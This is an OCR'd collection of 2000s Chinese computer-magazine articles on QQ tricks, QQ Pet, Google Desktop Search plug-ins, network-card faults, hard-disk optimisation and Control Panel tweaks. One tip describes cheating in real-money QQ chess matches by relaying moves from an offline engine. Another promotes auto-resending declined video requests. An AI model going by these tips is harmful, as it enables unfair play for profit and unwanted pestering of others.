跟Q小妹交往久了，Q猪发现自己的女朋友花“钱”好厉害，没事就喜欢买点QQ秀什么的。时间长了，Q猪常遭遇囊中羞涩的　　。于是决定想一个比较好的“赚钱养家”的方法，经过深思熟虑，他终于发现了一招“变态”的……

第一步:首先到http://nj.onlinedown.net/down/ppa.zip下载一个单机版本的中国象棋。接下来登录QQ游戏大厅，登录后依次进入“棋类游戏→中国象棋→游戏币专区→游戏币超级场”(见图6)，随便建立一桌游戏




图6

等人。

第二步:游戏开始后，也请运行单机版的中国象棋，选择“系统设置→专业水平”。对方走出第一步后，我们按照对方同样的走法与单机版的中国象棋电脑方对棋，并将电脑的走法照搬到QQ游戏中去。由于单机版的电脑是专业水平，一般水平的对手几乎不可能能赢你。该游戏每赢一场为2000游戏币，按照这样计算，半天工夫就能赢得10多个Q币。

小提示

★有了游戏币，可以在游戏大厅的主界面“游戏币→游戏币换Q币”中换取Q币。

★为了在下棋的时候更方便对应走法，我们可以在对方走出第一步后，在单机版的中国象棋中先运行“系统设置→交换先后手”。

6.“执著”——女孩是需要“哄”的

QQ视频非接不可小档案

u软件版本:2.0　软件大小:29KB
u软件性质:免费软件　运行平台:Windows 9X/ME/2000/XP
u下载地址:http://www2.skycn.com/soft/1184.html

性格温柔的Q小妹，也总有生气的时候。Q猪因为贪睡，耽误了约会，遭到Q小妹的“封杀”，不接电话不聊天。这时候，最好的方法莫过于借助摄像头让她看看我诚恳的表情。可是她不接受视频的请求，这可怎么办?我自有办法！下载一个叫做“QQ视频非接不可”的软件，安装后打开聊天窗口，按下F10键，就可以自动向对方发出视频聊天的请求。如果对方取消了请求，就会自动再发一次请求，如果再次取消，就会再次请求……如此下来，经过多次执著的考验，Q小妹终于接受了请求，同时也接受了Q猪的歉意……

小提示

“QQ视频非接不可”这个软件适合对于比较熟悉的人使用，如果你对一个新认识的人不厌其烦地发出邀请，相信大多数人都会感到反感的。

7.一些可以逗MM开心的Q技

有了“源源不断”的“经济来源”，Q猪终于和Q小妹过上了幸福的QQ网恋生活。当然，在玩QQ的时候，Q猪也总结了一些讨Q小妹欢心的小伎俩，这里向大家公布几个，希望对大家有用。

招法一:提前享受“QQ宠物　”

QQ宠物　是腾讯公司即将推出的宠物领养里面的功能，不过目前多数人还不能享受这个功能。当然，现在已经有人帮我们制作好了QQ宠物　表情了，我们可以到http://dl.pconline.com.cn/html/1/1/dlid=13531&dltypeid=1&pn=0&linkPage=1.html下载，这些动态表情都是憨态可的QQ仔表演出来的，非常适合与MM聊天的时候使用。

招法二:解决视频聊天时资源占用过高的问题

不知道大家有没有发现，QQ视频时系统资源的占用非常之高，我们可以到http://www.newhua.com/cfan/200512/VqqAllInOne.rar下载一个补丁，将其解压缩后覆盖QQ安装目录中的VqqAllInOne.dll文件即可。不过覆盖后有个副作用，那就是不能再享受QQ提供的超级语音功能。

招法三:有趣的统计数字

根据一些“无聊”人士的统计:单台机器可以同时开启的QQ数量为10个;在上网高峰时段，每台机器可能最多允许开启1～2个QQ号码;目前还能正常登录的QQ最老版本为QQ2000C 0510，该版本还没有群功能;QQ最大支持好友数量大约为550人，而MSN Messenger支持300人;QQ聊天记录文件夹最大容量不得超过1024MB;如果想让自己的QQ等级为最高14个“太阳”，一天24小时在线大概需要29年，一天在线16小时大概要45年，一天在线8小时大概需要90年……(以上数字不保证准确性^_^)(见图7)。



图7

CF [YY23]

免费刻章，要不要?

■ 呆瓜

人在网上飘，怎能没签字?看见别人在论坛里的签字个性十足，很是羡慕，可是要自己做一个却没有信心。现在，既不需PhotoShop来处理，又不用懂印章阴阳篆刻，就可让你免费获得一款自己的个性印章，不信，就来一试。用IE打开网址：http://caishu.sina.com.cn/webCZCC.htm，如图，然后输入刻章内容，



如“电脑爱好者”，再点击“先看一下”按钮，在左侧的彩信预览中就能看到你的印章了。还等什么，右击出现的印章图片，选择“图片另存为”就可将你的印章保存下来了，另外还有“题词赠诗、墨海淘宝”等各种好玩好用的功能提供给你，操作方法都非常简单，输入内容看一下便可，如果需要还可将这些内容发送到你的手机上呢！

CF [YY24]

亲亲我的Q宠宝贝

憨厚的神态、幽默的语言、矫健的动作，原本只会乖乖呆在桌面右下角的小企鹅，开始活跃在整个桌面。时而 然入睡，时而 前行，时而左顾右盼，一只活灵活现的小精灵，让笔者禁不住开怀大笑。这是QQ宠物给笔者的第一体验。

正式发布前，QQ宠物漫长的内测期，吊足了Q宠迷们的胃口，更为QQ宠物添加了几分神秘。QQ宠物正式发布后，笔者有幸第一时间亲身体验。令我惊诧的是，QQ宠物公测版本相比内测版本而言，有了彻底优化，很多内测期间网友提出的建议和想法都在公测版本中得以实现，这也不难理解内测期的漫长。

我要健康地成长——QQ宠物生命篇

QQ宠物是目前国内惟一桌面宠物休闲养成游戏，整个游戏突出了宠物的养成体验和宠物在桌面的表现，宠物幽默的表现让Q宠迷们为他取了一个形象的名字"Q宠宝贝"。QQ宠物是个活生生的小宝贝，小宝贝在线的时候，会相应有在线时长和成长值的增加，同时会消耗饥饿值、卫生值等，主人需要根据Q宠宝贝当前的状态，为他购买物品，给他洗澡等。如果宠得不够，小宝贝还会生病，主人就要带领小宝贝到宠物医院去看病，并根据医生开的处方单来购买药品，让小宝贝恢复健康(见图1)。



图1 QQ宠物村场景

这里要特别提醒Q宠迷们，宠物的成长速度是由宠物的当前心情决定的，如果你的小宝贝"很高兴"，他就会每小时增长2个成长值；如果是"一般"那就只能增加1成长值哦；如果生病了，心情郁闷，那就更加少，甚至有可能停止增长哦。

每个Q宠宝贝都有寿命和年龄，年龄就是Q宠宝贝在线时长的总和，寿命就是最高能在线时长总和，在固定的寿命情况下，每个小宝贝的等级和成长值就由主人对宠物的照顾程度决定哦，一期推出的QQ企鹅的寿命是3000小时，在3000小时内，你能将你的小宝贝养到多少级呢？！每只小宝贝除了成长等级以外，还有武力值、智慧值、 力值等个性属性，主人可以根据不同的兴趣爱好，将自己的小宝贝喂养成"武力之星"、"智慧之星"、" 力之星"，当然你也可以让你的小宝贝全面发展，做个优秀的宠物王子。

我要打工上学！——QQ宠物生活篇

Q宠宝贝的生活很丰富多彩，小宝贝可以打工挣元宝，可以用挣来的元宝逛街购物，还可以学习高级技能，当然娱乐也是生活很重要的部分。主人可以安排Q宠宝贝打工，有很多工种供选择哦。打工可以获取元宝的同时，还可以增加个性属性，如果你让你的小宝贝整天"搬砖头"，那你的小宝贝就很有可能成为"武力之星"，不过整天"搬砖头"还是太枯燥了，让他去做个白领，增加自己的 力吧！

一天辛苦打工下来，怎么也要逛逛街娱乐一下，主人就可以带领Q宠宝贝去购物街溜达一圈，这里有丰富的食品、日用品等供选择，牛肉干可是很好吃的哦！日用品怎么也要来点香水吧，这些物品都可以增加小宝贝的个性属性(见图2)。




图2 QQ购物街场景

主人可不能让Q宠宝贝成为文盲，成长过程中的学习是必不可少的，主人可以带领宠物去宠物学校学习各种高级技能，宠物学校目前已经开设了"宠物 课堂"，还分一年级、二年级、三年级、四年级，还有更高级的"爱情提高班"，你的小宝贝只有到达一定的等级后，才能参加相应的班级进行学习(见图3)。



图3 QQ宠物也要上大学喽！

好想谈恋爱——QQ宠物结婚篇

与内测相比，Q宠宝贝间的结婚是最大的亮点。Q宠宝贝成长到一定的等级后，主人就要开始为小宝贝寻找意中人了。目标意中人必须是异性，而且还必须是同一代哦，当然主人还要尽量为小宝贝找到一个"门当户对"的好伴侣吧，就是要找到一个个性属性都相当的。这里还要提醒Q宠迷们，Q宠宝贝结婚后生的宠物蛋是有"天赋值"的，如果你不想你的下一代的天赋值太低的话，那就一定要找一个条件优秀的对象。

Q宠宝贝结婚后，必须在一起一定的时间，才会生下宠物蛋，宠物蛋可以留着自己喂养，也可以赠送给好友。当然，如果你觉得想重新单身，你还可以离婚，解除婚姻关系是必须得到双方认可。

这么可爱的小宝贝，谁不想拥有一只，谁不想成为Q宠一族，快来pet.qq.com领养你的Q宠宝贝吧！2005，我宠我的Q宝贝，QQ宠物！

CF [YY25]

■ 四川 小小

长脚的Google爬上了电脑桌 ★★★★

本文可以帮你学到

- 让GDS支持的文件类型更多
- 让Google管理你所有的光盘

前一段Google发布了它的桌面搜索工具——Google Desktop Search(以下简称为GDS),笔者冲着Google的名号以及它提供的新奇功能把它请到了自己的硬盘。用了一段时间后,愈发喜爱这个可以搜索本地硬盘中的文档、网页的工具。不过时间久了,总觉得还应该可以让它更强大的,于是笔者经过四方打听,终于开始了对它的"调教"之旅。

Round 1:让GDS支持的文件类型更多

调教目的:GDS本身支持搜索Outlook/OE邮件,Word、Excel、PowerPoint、TXT文档,IE缓存,AOL聊天记录等文件,不过笔者还嫌不够。

GDSPlus是一款可以让GDS支持任何文本文件进行内容搜索的增强工具,使用它之后,你可以搜索诸如XML、LOG、VB、RFT、BAT等格式的文件内容。除此之外,你也可以对RAR、WAV、ZIP等其他任何文件类型进行文件名搜索。

第一步:首先从http://www.trivex.net/gdsplus101.zip下载GDSPlus的安装压缩包,接下来退出正在运行的GDS,将其卸载后再重新安装一遍。

第二步:打开任务管理器,确保GoogleDesktopCrawl.exe和GoogleDesktopIndex.exe两个进程没有运行,否则结束掉它们。将GDSPlus压缩包解压缩到GDS的安装目录(通常是C:\Program Files\Google\Google Desktop Search)并覆盖掉同名文件。

第三步:用记事本打开C:\Program Files\Google\Google Desktop Search目录下的GDSPlus.conf文件,在其中添加你想要的任何文件类型,比如HMTL,那么就新起一行,输入"AddNewExtension "html", "0""(英文半角输入,不带外面的引号)(见图1),最后再运行GDS即可。



图1

Round 2:让GDS支持远程搜索

调教目的:笔者经常会在单位的服务器上寻找某个文档,如果每次都跑到这台机器上搜寻,实在是太麻烦了。或者我在公司的时候想搜索一下家里计算机中的某个文本。如果让GDS支持搜索远程计算机上的文件,那简直太棒了!

DNKA就是这么一款非常神奇的工具,它能在你安装它的计算机上建立一个索引服务器,并让指定IP或者IP段内的计算机搜索这台计算机上的文件。笔者是如此来实现自己想要的功能的:

第一步:首先到http://www.dnka.com/downloads/DNKA-0.30.exe下载安装DNKA 0.30版,安装完毕后DNKA如果检测到GDS正在运行,它会自动重启它并建立自己的文件索引。

第二步:默认情况下,只有本机才能搜索到安装了DNKA的电脑中的文件,要让其他电脑也能搜索,必须做如下设置:在开始菜单中运行"DNKA→DNKA Server Options"菜单打开DNKA的设置界面,单击"Hosts"链接,这时可以看到"Allow list"中只有一个127.0.0.1,这是本机的地址。如果想IP地址为192.168.0.2的计算机能够对本机进行搜索,就在"Add new hosts"中输入"192.168.0.2"并单击"Submit"即可(见图2)。




图2

小提示

可以添加任何IP地址或IP地址段,比如"211.135.*"代表IP地址以"211.135"开头的所有IP,如果嫌麻烦,就直接填写"*",这表示所有Internet上的电脑都能搜索你的电脑,不过这很不安全,请三思!

第三步:这时就可以在允许你已经添加到"Allow list"的计算机上访问地址——http://你的IP地址:4664来搜索你的计算机了。不管你是在天涯海角,只要你所用计算机的IP

地址被设置到〝Allow list〞，都可以！

小提示

让DNKA更安全一些

肯定很多朋友会对这个工具提供的功能不寒而栗，不过可以通过设置来让它更安全一些。首先在“Hosts”链接页中设置“Deny host”(拒绝某IP或IP段)；接下来在“Users”页中单击“Disable Anonymous Access”(拒绝匿名连接)，并添加一个用户名和密码，这样对方的IP即使在你的“Allow list”中，也必须输入用户名和密码方可搜索你的电脑；此外，还可以在“Misc Options”页更改“Server port number”(服务器端口号，默认为4664)来增强安全性，只不过在别人搜索计算机的时候访问的地址会变成:http:// 你的IP地址:修改后的端口号。

Round 3:让GDS支持搜索Firefox的缓存

调教目的:笔者使用Firefox 览器，而GDS默认不支持对Firefox存储在本地的网页内容进行搜索，这让我一筹莫展，难道要使用GDS，只能转用IE？

要实现这一功能，方法很简单，只需要安装一个名为Slogger的Firefox插件即可，它的下载地址为:http://www.kenschutte.com/firefoxext/slogger_0.5.0.xpi。下载完毕后，将该文件的后缀名由〝.zip〞修改为〝.xpi〞。安装完成后，在Firefox中选择〝查看→工具栏→定制〞菜单，在打开的窗口中将Slogger图标拖曳到Firefox的工具栏中(见图3)。最后，再单击〝Slogger〞按钮让其变成红色，之后我们就可以用GDS来搜索Firefox中的 览页面内容了。



图3

小提示

Slogger的安装可以用Firefox直接打开该xpi插件，也可以直接将它拖曳到Firefox的窗口中，该插件的安装需要你重新启动Firefox。

Round 4:光盘管理器

调教目的:刻录机的普及，使得很多朋友有了很多自己收藏的CD、DVD光盘。然而从这么多光盘中搜索要找的东西就是一件不容易的事情了，打开光盘包，将一张张光盘放入电脑查找，既浪费时间又毁光驱。说到这里，很多朋友想到了流行已久的〝光盘书架〞一类的软件，它们替你收集整理光盘中的文件列表。既然GDS这么强大，是否能搜索光盘呢？

默认情况下，GDS是不能搜索光盘和其他可移动媒体的，我们可以借助Spindle Search这个插件来帮助GDS完成这个工作。

Spindle Search小档案

- 软件版本:1.2.10　　软件大小:100KB
- 软件性质:免费软件
- 适用平台:Windows XP(必须安装(.NET Framework 1.1)
- 下载地址:http://desktop.google.com/plugins/cddvd.html

启动Spindle Search之后，会出现图4中的向导。插入光盘，按〝Next〞，软件就会快速搜索光盘中的文件，并记录在GDS的缓存中，光盘就可以束之高阁了。今后你使用GDS搜索文件，光盘中的内容也自动被列为搜索范围了！很方便吧，再也不用特意安装〝光盘书架〞之类的光盘管理软件了！



图4

Round 5:几个不得不掌握的GDS酷技

调教目的:真正成为一个GDS高手，将GDS玩弄于股掌之间。

1.给GDS的索引文件搬家

GDS使用时间越长则其所产生的索引文件就越大，而GDS的索引文件又是存放在系统分区中(默认在C:\Documents and Settings\USERNAME\Local Settings\Application Data\Google\Google Desktop Search，这是一个隐藏文件夹)的，久而久之，本来空间就紧张的系统盘已经被塞满了。如何让GDS的索引文件存放在其他硬盘分区呢？

首先退出GDS，将该Google Desktop Search文件夹拷贝到其他硬盘分区，如D:\Google Desktop Search。接下来运行〝Regedit〞命令打开注册表编辑器，定位到〝HKEY_CURRENT_USER\Software\Google\Google Desktop〞，将〝data_dir〞一项的值修改为〝D:\Google Desktop Search〞即可。最后重新启动GDS，目的达成。

2.让GDS搜索磁盘映射上的文件

默认情况下GDS只能搜索本地的文件，连映射磁盘都不支持，下面的技巧能改变这一 。

第一步:打开文本编辑软件，输入以下字符:〝!C:<tab>!H:<tab>!M:<tab>〞(注意:〝<tab>〞表示按下tab键，而非输入该字符段)，将其复制到剪贴板。

第二步:运行〝Regedit〞命令打开注册表编辑器，定位到〝HKEY_CURRENT_USER\Software\Google\Google Desktop\HistoricalCapture\Crawler〞，将〝CRAWL_DIRS〞的值替换为剪贴板中的内容，清空〝CRAWL_FILE〞的值，最后重新启动GDS。

小提示

需要注意的是，该技巧不能让你的GDS搜索映射盘中之前创建的文件，只能索引并搜索到之后创建或者修改过的文件。

CF [YY26]

网卡故障点点通——6种最常见的故障

★★

■ YMF

随着宽带的普及，网卡成为了电脑与网络的一道桥梁，一旦网卡发生故障，给我们带来诸多不便是非言语所能宣泄的。下面笔者就向大家介绍一些网卡的常见故障和解决方法，让大家在面对这些问题时不再束手无策。

1.网卡指示灯忽暗忽亮，网络连接不稳定

在网卡工作正常的情况下网卡的指示灯是长亮的(而在传输数据时，会快速地闪烁)。如果出现时暗时明，且网络连接老是不通的情况，最可能的原因就是网卡和PCI插槽接触不良。和其他PCI设备一样，频繁拔插网卡或移动电脑时就很容易造成此类故障，重新拔插一下网卡或换插到其他PCI插槽都可解决。此外，灰尘多、网卡"金手指"(如图1)被严重氧化、网线接头(如水晶头损坏)也会造成此类故障。只要清理一下灰尘、用报纸把"金手指"擦亮即可解决。




图 1

2.驱动程序出现的故障

网卡和其他硬件一样，驱动程序不完善也极易引起故障，比如采用瑞 (Realtek)RTL8469芯片的网卡，在Windows 2000下就经常会出现的NetBIOS TCP/IP方面的错误。将驱动更新到5.621.0304.2005版后(2005年3月4日发布的)，此类问题就会迎刃而解。所以，当网卡出现一些不明缘由的故障时，可以到"驱动之家"(www.mydrivers.com)等专业网站更新驱动来解决(推荐大家优先使用经过微软WHQL认证的驱动，通过此认证的驱动程序与Windows系统的兼容性是最好的)。一般在排除硬件、网络故障前提下，升级或重装驱动可以解决很多莫名故障。如果网卡故障是发生在驱动程序更新之后的话，你可以用网卡自带的驱动程序来恢复一下。

3.IRQ中断引起故障

现在PCI网卡均支持即插即用，在安装驱动时会自动分配IRQ(中断)资源。如果预定的IRQ资源被声卡、Modem、显卡等设备占用，而系统又不能给网卡重新指定另外的IRQ资源的话，就会发生设备冲突，导致设备不能使用的问题。如Realtek RT8029 PCI Ethernet网卡就容易和显示卡发生冲突(均使用 IRQ10)。解决方法很简单，我们可以查找一下主板说明书对PCI插槽优先级部分的说明，将冲突的设备更换到优先级更高的PCI插槽上(一般来说，越靠近AGP插槽的PCI插槽，优先级别就越高)，并进行调换，直到两冲突设备不再冲突为止。这种方法很简单，但相对来说就会比较繁复。除此之外，我们还可以在网卡的设备属性里面，手动为网卡重新分配IRQ值：

第一步：按Ctrl+Pause快捷键打开"系统属性"，再依次单击"硬件→设备管理"打开设备管理器；

第二步：在设备管理器中，展开"网络适配器"，双击网卡设备打开网卡的设备属性，并在"资源"选项卡的"资源设置"列表中选择"中断请求"，然后取消"使用自动的设置"复选框；

第三步：单击"更改设置"按钮，重新为网卡分配一个IRQ值，直到"冲突设备列表"显示为"没有冲突"即可(如图2)。



图 2

4.磁场导致故障

网卡与其他电子产品一样，很容易受到磁场干扰而发生故障。所以，网卡和网络布线时，就要采用屏蔽性强的网线和网卡设备，同时尽可能地避开微波炉、电冰箱、电视机等大功率强磁场设备，降低网卡故障的几率。

5.网线导致故障

网线本身的质量，还有水晶头(RJ45网线插头)的制作水平都会影响网卡的工作状态，很多莫名其妙的网卡故障常常是由此造成的。除了选用更好的双绞线之外，还要注意水晶头与网卡接口之间的接触是否良好，以及水晶头内的数据线排序是否符合国际网线568a和568b(特别是自己动手做水晶头的时候)。网线两端的水晶头数据线排序主要是在1、3和2、6之间进行对应跳线，其中1、2是一对线，3、6是一对线(用颜色来区分的话，绿和绿白是一对、橙和橙白是一对)，其余两对线(4、5和7、8)不需要跳线，一一对应即可。要检查网线的质量，一般都是用电缆测试仪(Cable Tester，见图3)来检查，检查的方法很简单，只要前面所提到的每一对线都显示连接正确即可。



图 3

6.网络参数导致故障

网卡要在网络中正确的工作，系统网络参数的设置要正确，如要安装TCP/IP协议，此外IP地址、DNS服务器、网关地址等参数也要按照ISP(网络服务供应商)或网管员的要求正确设置。打开"控制面板→网络连接→本地连接"，右击"本地连接"选择"属性→常规"，即可根据网管员给出的参数，对网卡进行设置。 CF [YY27]

硬派讲堂 之 玩转硬盘

★★

■ 天津　王磊

天唯： ！大家好，欢迎再次来到“硬派讲堂”，上一次我们为大家介绍了特色主板BIOS的刷新和制作，本期为大家介绍如何玩转硬盘。

不过，在开讲之前，先为大家介绍两位新同学：林林和小爱。林林是某电脑城的一位柜台老板（是一个不折不扣的“JS”）来这里充电的，^_^！小爱是一位对所有硬件知识都有浓厚的兴趣学生，还上过几个培训班（是一只其实不很菜的“菜鸟”）！请大家多多帮助新同学啊！

林林： 好了、好了，不要再啰　了！

小爱： 就是嘛！真像个“　　婆”！

天唯： -_-！给点面子好不好，待会儿请你们喝“鸟窝咖啡” ^_^。言归正传。林林，你对硬盘了解有多少？给同学们说一下。

林林： 硬盘是一台计算机中最重要的存储设备，从家用电脑诞生以来它的地位一直没有动摇过。几十年的风风雨雨，已经使硬盘这个“数据仓库”变得更为“成熟”，但同时也变的更为“暴躁”，而且它丝毫没有放慢对更大容量、更小体积、更高速度，更高稳定性和更新技术的追求。不过，目前的硬盘速度还是慢，虽然SATA硬盘的出现让电脑磁盘性能得到提升，但它依然是电脑中的主要性能瓶颈。

天唯： ，林林同学说得不错。为了帮助大家更好地了解和使用硬盘，本次硬派讲堂将给大家说说如何对硬盘进行优化，让大家更加清楚地知道自己的硬盘是否在最佳的工作状态下。

调整主板BIOS优化硬盘

1.打开主板的“S.M.A.R.T技术”功能

目前的主板几乎都支持IDE(PATA)硬盘的“S.M.A.R.T”技术，该技术能对硬盘进行自我监测、分析与报告，在硬盘发生可预测的机械性故障前对用户发出警告，防止由于硬盘损坏而带来的数据损失。一般主板BIOS的S.M.A.R.T功能都是默认打开的，也有个别的需要手动开启。但只要主板的BIOS和硬盘支持，都可以开启该功能。而近两年推出的硬盘都已经支持该技术，大家可以用Windows优化大师、HDTune等软件来检查硬盘是否支持S.M.A.R.T功能。在确定硬件支持该功能后，即可在开机时，按DEL键进入BIOS，选择“Advanced BIOS Features（高级BIOS设置）”，将“S.M.A.R.T for Hard Disks”，设为“Enabled”，这样S.M.A.R.T功能就打开了。

2.设为自动检测打开硬盘UDMA功能

进入主板BIOS主菜单，如图1。




图1

选择“Standard CMOS Features”，如图2。




图2

这里分别有“IDE Primary Master/Slave和Secondary Master/ Slave（IDE第一通道主/从和第二通道主/从）”等与硬盘相关的选项，选择“IDE Primary Master”如图3。




图3

将“IDE Primary Master”设置为：“AUTO”，然后保存设置，并退出！

电脑在启动时会自动检测IDE接口上的硬盘并启动UDMA等功能，从而加快硬盘读取速度！但近两年，几乎所有主板都已经将该AUTO设定为默认设置，如果发现电脑性能下降很厉害，就要检查一下这个硬盘设置是否有问题了。

用软件为硬盘提升性能

1.增强硬盘安全性能

为保护硬盘数据的安全、稳定，减少硬盘故障发生率，各大硬盘厂商除在硬盘上使用S.M.A.R.T.技术外，还陆续推出了各自的安全技术检测优化工具软件，例如：IBM的Drive Fitness Test、WD的Data Lifeguard Tools、Maxtor的Power Diagnostic等。它们能有效提高硬盘的抗震和抗冲击能力，并通过软、硬件结合，使硬盘具有自我监测、自我

诊断与一定自我修复能力。

如IBM的Drive Fitness Test就可以直接访问硬盘中的DFT微代码，检测出硬盘的完好性，帮助用户找出硬盘的错误，最大限度地降低硬盘的返修率，也进一步增强了用户存在硬盘上的数据的安全系数！

小提示

除各大硬盘厂商所研发的专用软件外，还有一些第三方软件也非常实用，如：Active S.M.A.R.T Monitor、HDD Temperature等，这些软件基本都是利用S.M.A.R.T等技术来监视硬盘的健康状态，从而在Windows下给用户提供一个手动检查、判断并预测可能发生的磁盘故障的工具！

2.开启NCQ提高SATA硬盘速度

小爱：天唯老师，前面你为大家介绍的好像都是针对IDE硬盘，那目前流行的SATA硬盘，能不能进行优化呢？

天唯：SATA硬盘当然也可以进行优化。其中，性能提升最明显的是打开SATA硬盘的NCQ功能。根据Intel在技术白皮书中用PCMark进行的硬盘基准测试结果显示，打开NCQ能够获得最高14%的性能提升，而多数媒体所进行的基准测试结果显示，使用该技术最少也能得到2～5%的性能提升。

小爱：NCQ是一项什么技术，它怎么能给硬盘带来这么大的性能提升？

天唯：NCQ(Native Command Queuing)意思是"原生命令队列"，它是一项对硬盘的指令执行顺序进行优化的技术。拥有该技术的硬盘不会像旧硬盘一样，死板地按照接收指令的先后顺序移动磁头搜寻数据，相反，它会在接收到命令后，首先会对接收到的命令进行排序，排序后硬盘的磁头将会以更加高效率的顺序进行寻址，从而避免了磁头来回移动的时间损耗，也有效降低了磁头的磨损几率，延长硬盘寿命。(关于NCQ的原理，大家可参考本刊第9期《SATA究竟有多美》一文中"NCQ提升硬盘效率"部分的介绍)

小爱：NCQ技术有那么多好处，那是不是所有的SATA硬盘都可以使用NCQ技术呢？

林林：呵呵，并不是所有的SATA硬盘都可以使用NCQ技术的。NCQ除了需要硬盘的支持外，还需要主板中的SATA控制器支持。

天唯：林林说得对，目前市面上销售的支持NCQ技术的硬盘主要有这几个型号(见表1)。

表1

厂商	硬　盘　型　号		
希捷	希捷Barracuda 7200.7SATA NCQ系列	希捷Barracuda 7200.8 SATA NCQ系列	
迈拓	金钻 10 SATA系列		
日立	Deskstar 7K500 SATA	DeskstarT7K500 SATA	Deskstar 7K80 SATA

而目前市面上销售的支持NCQ技术的主板芯片组有这些(见表2)。

表2

厂商	intel	VIA	SIS	NV	ULI
南桥芯片/芯片组	ICH6R/RW	VIAVT8251	963/964/965	nForce4	M1573

天唯：只有同时具备硬盘、芯片组的支持，才可以打开NCQ功能。好，下面就以ICH6R南桥控制芯片为例，给大家介绍一下如何启动SATA的NCQ功能。

为了使用NCQ功能，SATA磁盘控制器必须被设置为AHCI模式，这是Intel ICH6R南桥控制器支持的一个特性。进入BIOS后，依次进入"Integrated Peripherals→OnChip IDE Device"打开SATA Mode，如图4。




图4

SATA Mode有三种模式：IDE、RAID、AHCI选项。IDE模式是让SATA硬盘工作在普通IDE模式下，通常用于单个SATA硬盘。而RAID模式则是通过RAID控制器来管理SATA硬盘，适合建立SATA RAID。AHCI模式则利用AHCI控制器来管理SATA硬盘。

当开启SATA RAID控制器时，AHCI会同时生效；如果不使用SATA RAID，AHCI可设置为关(即普通IDE模式)或开(单独启用AHCI)。只有AHCI设置为开时，才能够支持NCQ。

小爱：老师，是不是在设置的主板BIOS后，就开启了NCQ功能呢？

天唯：呵呵，当然不是。要开启NCQ，还需要操作系统的支持，需要注意的是，如果不能在系统中成功开启NCQ，就需要重装操作系统。而且，NCQ不能使用FAT32文件系统，只支持NTFS文件系统。下面就是开启系统对NCQ功能的操作。

第一步：准备一张AHCI驱动程序软盘，该软盘可在主板附件中找到，然后安装操作系统，当系统提示：Press F6 if you need to install a third party SCSI or RAID driver时，按下F6键。

第二步：将AHCI驱动程序软盘插入软驱，然后按下S键，系统就会读取软盘中的驱动信息。选择与主板芯片组对应的AHCI驱动程序，按下回车键确定安装之后，剩下的按一般情况完成系统的安装即可。

第三步：在安装完操作系统后，还要安装相应的控制/驱动程序，当然不同芯片会有不同的程序。如ICH6R南桥在RAID和AHCI模式时，均需配合IAA RAID应用程序加速驱动(Intel Application Accelerator RAID)。当IAA RAID程序安装好后，在IAA RAID版控制界面中就能够看到硬盘的NCQ是否已经打开了，如图5。

硬盘优化选项并不多，但优化工具也有不少，可是原理和功能却几乎一样，所以大家可以根据自己的使用习惯进行选择。而使用SATA硬盘的朋友，就要更多的从硬盘本身的功能来入手，毕竟在短期内，SATA硬盘的许多功能都要手动开启。




图5

好了，这期就先讲到这里，虽然这一期的优化操作都比较简单，但却是基础，有条件的同学们看完后，尽可能地动手实际感受一下，为以后的学习打好基础。还有问题的同学可以发Email到Market@cfan.com.cn，下期再见吧！ CF [YY28]

掌控你的“控制面板”

“控制面板”是操作系统中的“军事重地”，大多数与系统有关的选项、设置都集中在“控制面板”中。要让你的Windows跑得更快，更适合自己使用，就一定不能忘了它。

本期秘技评审团成员

CFan编辑部：狂PK、特别的特别、Cornel、Storyer

特邀读者评审：50人

*关于评审团成员的说明：为了保证每条密技都是最实用的，我们每期都由几名编辑和特邀的50名读者组成评审团，以投票方式对密技进行精挑细选。

01 卸载“控制面板”项目　票数：41

“控制面板”中有一些项目根本用不到，每次打开“控制面板”后要找到几个常用的选项都要找半天。其实可以将不用的项目卸载掉(比如普通用户的“辅助选项”、宽带用户的“调制解调器”)。控制面板中的项目都保存在Windows系统目录中(Windows 98：%systemroot%\system，Windows 2000/XP：%systemroot%\system32)，其后缀为CPL，只需删除相应的CPL文件即可卸载控制面板中的项目，以下是CPL文件对应的控制面板项目。

文件名	控制面板项目
Access.cpl	辅助功能选项
Appwiz.cpl	添加/删除程序
Desk.cpl	显示
Inetcpl.cpl	Internet
Intl.cpl	区域选项
Joy.cpl	游戏选项
Main.cpl	打印机、键盘、鼠标、输入法、字体
Mmsys.cpl	多媒体、声音
Modem.cpl	调制解调器
Netcpl.cpl	网络
Password.cpl	密码
Sticpl.cpl	扫描仪和照相机
